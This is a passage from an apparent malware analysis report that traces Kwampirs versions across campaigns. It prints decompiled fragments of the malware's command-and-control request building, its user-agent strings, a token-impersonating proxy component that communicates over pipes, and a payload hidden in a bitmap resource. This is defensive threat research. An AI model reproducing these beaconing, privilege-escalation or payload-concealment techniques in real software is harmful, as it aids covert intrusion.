minimize the number of parameters to just one (cache parameter disappears). Still in clear text, but only for a while (Figure 64).



```
wsprintfW(*a1, L"http://%s?%s=%s", a2, dword_100246E8, v8);
```

Figure 64: **Kwampirs request with just one parameter**

The User-Agent remains "ItIsMe" (Figure 65).




```
internet_handler = InternetOpenW(L"ItIsMe", dwAccessType, lpszProxy, lpszProxyBypass, 0);
hInternet = internet_handler;
v6 = fetch_initial_host_data(&v41, 0, 4, (int)&v37, a5, 0);
```

Figure 65: **Kwampirs request with the user agent "ItIsMe"**


The callback function for starting the downloaded component is renamed to CF.

Cylera researchers believe the program makes all these changes with two goals in mind. First, one tries to diverge both families, specializing just for CNE, minimizing number and size of the components, and second, improving AV evasion and resilience, changing some of the constant strings, adding configuration encryption, and adding a larger set of C2 lists.



4 Lost sample between campaigns 0 and 1

A sample between RLs campaigns 0 and 1. Just a bit later appears another version, 4f94d67c-9da7e340b258e26dee7269c89f1e7c2c2625a96073adeec794541e66. In the timeline, this sample would be between campaigns 0 and 1. This sample is pretty similar to the previous one, but has a kind of file cache for the information gathered from the host in the first stage (network adapters info, native system and version info, and keyboard layout). The user agent is also switched from “ItIsMe” to “Mozilla/5.0 (Windows NT 6.1; WOW64; rv:18.0) Gecko/20100101 Firefox/18.0” (Figure 66). This is probably done to “break” the simple connection to Shamoon just by user-agent. The number of functions changes from 101 to 106. These represent pretty small changes but seem to prepare the reporter for communicating through a “privileged process proxy” component that we will uncover later.



```
InternetOpenW(
  L"Mozilla/5.0 (Windows NT 6.1; WOW64; rv:18.0) Gecko/20100101 Firefox/18.0",
  dwAccessType,
  lpszProxy,
  lpszProxyBypass,
  0);
```

Figure 66: User agent used by sample discovered between campaign 0 and 1





Figure 67: Bitmap image included in resource 104

5 Campaign 1

Next goes a reporter we can identify with the hash bd1e8f21dcb48c6dcc37304d697053b-83417929305de4663907e6283db5c1ddd. This corresponds to Reversing Labs campaign 1.

This reporter contains another component (resource 104) that acts as a process proxy for downloading and executing new modules by impersonating the user token of “explorer.exe”, ala mimikatz style. The resource 104 is a bitmap image (Figure 67) containing the component stored by the end, to make the image look as if it was corrupted (note that Kwampirs’ reporters are stored in the same way on the droppers).


It is a privilege escalation based on user tokens. Communication with this component is performed using pipes (Figure 68) through the CreatePipe() function. By pivoting on this component for privilege escalation, Kwampirs is able to perform internet-related queries in cases where the user does not have enough privileges. This improvement is, in later Kwampirs' versions, refactored and integrated into the main Kwampirs binary as another runmode to minimize the number of components to be dropped and as a technique for confusing static analysis based on the invocation parameters.



```
hReadPipe = 0;
hFile = 0;
v33 = 0;
hWritePipe = 0;
PipeAttributes.nLength = 12;
PipeAttributes.bInheritHandle = 0;
PipeAttributes.lpSecurityDescriptor = 0;
if ( CreatePipe(&hReadPipe, &hWritePipe, &PipeAttributes, 0)
  && CreatePipe(&v33, &hFile, &PipeAttributes, 0)
  && (v24 = _wfopen(&v39, &word_10023A9C), (v25 = v24) != 0) )
{
  fprintf(v24, "%lu %lu", v33, hWritePipe);
  fclose(v25);
  create_set_filetime(&v39);
  CommTimeouts.ReadIntervalTimeout = 0;
  CommTimeouts.ReadTotalTimeoutMultiplier = 0;
  CommTimeouts.WriteTotalTimeoutMultiplier = 0;
  CommTimeouts.WriteTotalTimeoutConstant = 0;
  v38.ReadIntervalTimeout = 0;
  v38.ReadTotalTimeoutMultiplier = 0;
  v38.ReadTotalTimeoutConstant = 0;
  v38.WriteTotalTimeoutMultiplier = 0;
  CommTimeouts.ReadTotalTimeoutConstant = 30000;
  v38.WriteTotalTimeoutConstant = 30000;
  SetCommTimeouts(hReadPipe, &CommTimeouts);
  SetCommTimeouts(hFile, &v38);
  v27 = v34;
  v28 = hFile;
  *v22 = hReadPipe;
  *v27 = v28;
  result = 1;
```

Figure 68: Privilege escalation for communications based on user tokens, implemented in Kwampirs


The name is still "Actuator.dll" but the entry function is renamed from "MyDllMain" to "ControlTrace" (Figure 69).



```
aActuator_dll    db 'Actuator.dll',0
aControltrace    db 'ControlTrace',0
```

Figure 69: Kwampirs sample with ControlTrace as entry function

The number of arguments in the reporter invocation can now be zero, 6 or 7. Only with 6 or 7 arguments, the communication thread is launched. With 7 parameters, the communication is performed through the "proxy process" component already mentioned (Figure 70).




```
else if ( num_args == (void *)7 )
{
  if ( new_layer_of_config_decryption() )
  {
    fetch_user32_filetime();
    v24 = *((_DWORD *)v59 + 6);
    hFile = 0;
    num_args = 0;
    if ( create_pipes_for_proxy_process(v24, (int)&num_args, (int)&hFile) )
    {
      Sleep(0x3E8u);
      while ( 1 )
      {
        do
        {
          do
            v58 = 0;
          while ( !read_from_pipe(hFile, (int)&v58, (int)&v59) );
          v25 = (char *)v58;
        }
```

Figure 70: Kwampirs communication when arguments number is 7

The size of the sample is increased to 530 because of the resource image containing the "process proxy" payload, while previous samples were around 148Kb.

